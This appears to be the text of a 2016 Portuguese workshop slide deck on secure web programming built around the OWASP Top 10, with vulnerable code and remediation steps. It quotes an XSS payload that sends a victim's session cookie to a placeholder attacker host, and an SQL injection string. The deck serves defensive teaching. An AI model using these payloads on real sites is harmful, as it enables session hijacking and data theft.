Campus Party 2016
São Paulo, SP
27 de janeiro de 2016

WORKSHOP: Programação segura para WEB

Dionathan Nakamura
nakamura@cert.br

cert.br nic.br cgi.br

Agenda 14:15 – 16:00

- **10-20 min: configuração inicial**
- **30-45 min: parte teórica**
- **30-45 min: parte prática**
- **Últimos 15 min: encerramento e dúvidas rápidas**

Arquivos para baixar

- **Arquivo dessa apresentação - DropBox**
  - https://www.dropbox.com/s/dukigpvmpki3zb0/workshop_CPBR_2016.pdf?dl=0
  - https://goo.gl/bKWzhV
- **Arquivos de exercícios - DropBox**
  - https://www.dropbox.com/s/0ehy7mnmfodx1bp/workshop.zip?dl=0
  - https://goo.gl/wSE0TU

Apresentação

- **Desenvolvimento de software seguro é essencial para as empresas, principalmente quando se fala em aplicações Web. Nesse workshop trataremos de desenvolvimento Web, vulnerabilidades e erros mais comuns relacionados à falta segurança. Com exemplos práticos, o participante terá a oportunidade de analisar, identificar e corrigir vulnerabilidades em aplicações web, tendo como base a lista de vulnerabilidades Top 10 do OWASP.**

Apresentação

- **Requisitos mínimos:**
  - nível básico de HTML
  - nível básico de PHP
  - noções de SQL

- **Requisitos computacionais:**
  - notebook
  - IDE/editor de texto para PHP
  - navegador Web
  - XAMPP instalado (para PHP e MySQL)


XAMPP

- https://www.apachefriends.org/pt_br/download.html
- **Instalar com MariaDB / MySQL**
- **Executar e inicializar os servidores de Web Apache e de banco de dados**

- **Muito importante:**
  - não abra os arquivos .html, .php com dois cliques
  - copie-os para o diretório **htdocs**
  - no browser acesse **localhost** (127.0.0.1) e o caminho do arquivo

Boas Práticas para Desenvolvedores Web

- **Pensar em segurança desde os requisitos**
  - requisitos de confidencialidade, integridade e disponibilidade
  - pensar também nos casos de ABUSO (o ambiente é HOSTIL)



OWASP Top 10 – 2013
A1 – Injeção de código
A2 – Quebra de autenticação e Gerenciamento de Sessão
A3 – *Cross-Site Scripting* (XSS)
A4 – Referência Insegura e Direta a Objetos
A5 – Configuração Incorreta de Segurança
A6 – Exposição de Dados Sensíveis
A7 – Falta de Função para Controle do Nível de Acesso
A8 – *Cross-Site Request Forgery* (CSRF)
A9 – Utilização de Componentes Vulneráveis Conhecidos
A10 – Redirecionamentos e Encaminhamentos Inválidos

Fonte: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Cross-Site Scripting – XSS - A3

- **Ocorre quando:**
  - uma aplicação recebe dados não confiáveis e os envia ao navegador sem validação ou filtros adequados

- **Permite aos atacantes executarem *scripts* no navegador do usuário, que podem:**
  - desfigurar *sites*
  - redirecionar o usuário para *sites* maliciosos, ou
  - sequestrar sessões do usuário

Cross-Site Scripting – XSS
Sequestro de sessões do usuário

1. **A aplicação usa dados não-confiáveis na construção do seguinte fragmento HTML sem validação ou filtro:**

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

2. **O atacante modifica o parâmetro 'CC' em seu navegador para:**

```
'><script> document.location='http://www.attacker.com/cgi-
bin/cookie.cgi? foo='+document.cookie</script>'
```

3. **Isso causa o envio do ID de sessão da vítima para o *site* do atacante, permitindo que o atacante sequestre a sessão atual do usuário:**

```
<input name='creditcard' type='TEXT' value=''><script>
document.location='http://www.attacker.com/cgi-bin/
cookie.cgi? foo='+document.cookie</script>''>
```

Fonte: https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_(XSS)

Cross-Site Scripting – XSS
Passos para a correção

- **Sempre que possível use filtragem por lista branca**

```
/^[A-Z0-9\.\,\"\s]{1,18}$/i
```

- **Quando não for possível use bibliotecas/funções de sanitização**
  - *OWASP's AntiSamy*
    - https://www.owasp.org/index.php/AntiSamy
  - *Java HTML Sanitizer Project*
    - https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

SQL injection – A1

- **Específico de SGBD (DBMS)**

- **Ocorre quando:**
  - atacante envia dado mal formado para aplicação de banco de dados
  - essa aplicação vulnerável usa esse dado para compor uma declaração SQL por concatenação de *strings*

- **Desenvolvedores tendem a usar concatenação de *strings* por não conhecerem outro modo mais seguro**

SQL injection - Exemplo

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

- **Se alguém providenciar:**

```
http://example.com/app/accountView?id=' OR '1'='1
```

- **A *query* de saída será:**

```
SELECT * FROM accounts WHERE custID='' OR '1'='1’
```

Atacante obtém a lista das contas do sistema

SQL injection - Passos para correção

- ***Input sanitization:***

```
$id = $_GET["id"];
if (!preg_match('/^\d{1,8}$/',$id)) {
  echo "Invalid ID. Try again! <br/> ";
  exit;
}
```

- ***Binding***

```
$sql = "SELECT * FROM products WHERE id=?";
$stmt = $conn->prepare($sql);
$stmt->bind_param("i", $id);
$stmt->bind_result($id,$name,$qtd,$price);
$stmt->execute();
while($stmt->fetch()) {
     echo "id:$id Nome:$name Qtd:$qtd Preco: $price </br>";
}
```

SQL injection

Fonte: https://www.reddit.com/r/funny/comments/2vkibk/best_sql_injection_attempt_ever/

Configuração incorreta de segurança - A5

- **Ocorre quando:**
  - O administrador do sistema/desenvolvedor não altera a configuração padrão de um componente
- **Uma boa segurança exige a definição de uma configuração segura e implementada na:**
  - aplicação, *frameworks*, servidor de aplicação, servidor web, banco de dados e plataforma.
- **Todas essas configurações devem ser definidas, implementadas e mantidas, já que geralmente a configuração padrão é insegura.**
  - Adicionalmente, o software deve ser mantido atualizado.

Exemplos e passos de correção

- **Exemplos:**
  - O console de administração do servidor de aplicação é instalado automaticamente e não é removido
  - Contas padrão não são alteradas
  - A listagem de diretórios não está desativada no servidor web
  - A aplicação retorna rastreamentos de pilha de erros ao usuário
  - O servidor de aplicação vem com exemplos que não são removidos do seu servidor de produção

- **Passo de correção**
  - Definir uma configuração de aplicação segura (implementar e manter)
  - Executar varreduras e fazer auditorias periodicamente

Exposição de dados sensíveis – A6

- **Ocorre quando:**
  - Muitas aplicações *web* não protegem devidamente os dados sensíveis, tais como cartões de crédito e credenciais de autenticação

- **Os dados sensíveis merecem proteção extra como criptografia no armazenamento ou em trânsito:**
  - Isso inclui também *backups*
  - Requer precauções especiais quando trafegados pelo navegador

Exposição de dados sensíveis

- **Exemplos:**
  - aplicação criptografa números de cartão de crédito em um banco de dados usando a criptografia automática do SGBD (*injection*)
  - um site simplesmente não usa SSL em todas as páginas autenticadas (sequestro do SID)
  - armazenamento de senhas dos usuários usa hashes simples (*unsalted*) o que permite *rainbow table attacks*
- **O que é uma função de *hash*?**
  - MD5 ("amor") = 5da2297bad6924526e48e00dbfc3c27a
  - MD5 ("deus") = 54e39e4621bd57e5e73104bc7a787ff7
  - SHA1("amor") = f56fe68c0a0ae4ee32e66f54df90db08ad4334eb
  - SHA1("deus") = 74ace46842e0fb130fa055e5c609dad6de76a208
  - SHA512("amor") = 1ec38ae6ac445ab5cc29f37c7f236206d35ca08e3471a159c6a2f6b2ebe665c435df8363fd7152747d1111b8cfd539805a6893160465ab06542005c529abd20d

Exposição de dados sensíveis

- **Técnicas de detecção**
  - A primeira coisa que você deve determinar é quais dados são sensíveis o suficiente para exigir proteção extra
  - Por exemplo, senhas, números de cartão de crédito, registros médicos e informações pessoais devem ser protegidas

- **Passos de correção:**
  - Não armazene dados sensíveis desnecessariamente. Descarte-os o mais rápido possível. Dados que você não tem não podem ser roubados.
  - Certifique-se que as senhas são armazenadas com um algoritmo projetado especialmente para a proteção de senhas, como o **bcrypt**, **PBKDF2** ou **scrypt**.

Falta de função para controle do nível de acesso – A7

- **Ocorre quando:**
  - A maioria das aplicações web verificam os direitos de acesso em nível de função antes de tornar essa funcionalidade visível na interface do usuário
  - De fato, as aplicações precisam executar verificações de controle de acesso no servidor quando cada função é invocada.

- **O problema é quando e onde essa verificação é feita.**

Falta de função para contr. do nível de acesso

- **Exemplo (*URL rewriting*):**
  - O atacante simplesmente força a navegação pelas URLs alvo
  - As seguintes URLs exigem autenticação:
  - http://example.com/app/getappInfo
  - http://example.com/app/admin_getappInfo
  - Direitos de administrador também são exigidos para acessar a página **admin_getappInfo**

- **Algumas páginas podem se comportar diferentemente de acordo com o nível de autenticação do usuário**

Falta de função para contr. do nível de acesso

- **Passos de correção:**
  - Sua aplicação deveria ter um módulo de autorização consistente e fácil de analisar que seja chamado por todas as suas funções de negócio
  - Pense sobre o processo para gerenciar os direitos e garantir que você possa atualizar e auditar facilmente. Não codifique diretamente (preferencialmente um ponto central)
  - A execução de mecanismos deve negar todo o acesso por padrão, exigindo direitos explícitos para papéis específicos no acesso a todas as funções

Referência insegura e direta a objetos - A4

- **BÔNUS → não entra nos exercícios desse workshop**

- **Ocorre quando:**
  - um desenvolvedor expõe uma referência à implementação interna de um objeto, como um arquivo, diretório, ou registro da base de dados

- **Atacantes podem manipular estas referências para acessar dados não-autorizados**
  - caso não seja feita a verificação do controle de acesso ou outra proteção

Referência insegura e direta a objetos Exemplo

- **Aplicação usa dados não verificados em chamada SQL que acessa as informações de conta:**

```
String query = "SELECT * FROM accts WHERE account = ?”;
PreparedStatement pstmt = connection.prepareStatement(query,…);
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

- **O atacante modifica o parâmetro acct em seu navegador para enviar qualquer número de conta**

```
http://example.com/app/accountInfo?acct=nao_eh_minha_conta
```

- **Se não verificado adequadamente**
  - atacante pode acessar qualquer conta de usuário
    - ao invés de somente a conta do cliente pretendido

Fonte: https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

Referência insegura e direta a objetos
Passos para correção

- **Usar:**
  - controle de acesso por recurso
  - referência indireta por sessão de usuário
  - mapeamento indireto (OWASP's ESAPI)
    - https://www.owasp.org/index.php/ESAPI


Encerramento


- **Apenas utilizamos PHP e MySQL por serem bastante populares**
- **Os princípios de programação segura se aplicam às demais linguagens de programação / SGBDs**
- **Uma vez a par dos principais problemas com segurança Web começa a ficar fácil evitá-los**
- **Quando mais você treinar identificar esses problemas, mais rápido se torna o processo**
- **Apesar de a partir daqui vocês programarem corretamente, não se esqueçam da revisão de código**
- **Não se atenha apenas ao Top 10, procure sempre se atualizar**


Referências


cert.br nic.br cgi.br

Livros sobre Segurança de *Software*









Segurança de *Software*

- ***The Addison-Wesley Software Security Series***
  - http://www.informit.com/imprint/series_detail.aspx?st=61416
- ***The Building Security In Maturity Model*** - http://bsimm.com/
- ***CERT Secure Coding*** - http://cert.org/secure-coding/
- **Wiki com práticas para C, Perl, Java e Java para Android**
  - https://www.securecoding.cert.org/confluence/display/seccode/CERT+Coding+Standards

Últimas notícias, análises, *blogs*

- ***Krebs on Security*** - http://krebsonsecurity.com/
- ***Schneier on Security*** - https://www.schneier.com/
- ***Ars Technica Security*** - http://arstechnica.com/security/
- ***Dark Reading*** - http://www.darkreading.com/
- ***SANS NewsBites*** - http://www.sans.org/newsletters/newsbites/
- ***SANS Internet Storm Center*** - http://isc.sans.edu/

Obrigado

www.cert.br

nakamura@cert.br @certbr

27 de janeiro de 2016

nic.br cgi.br

www.nic.br | www.cgi.br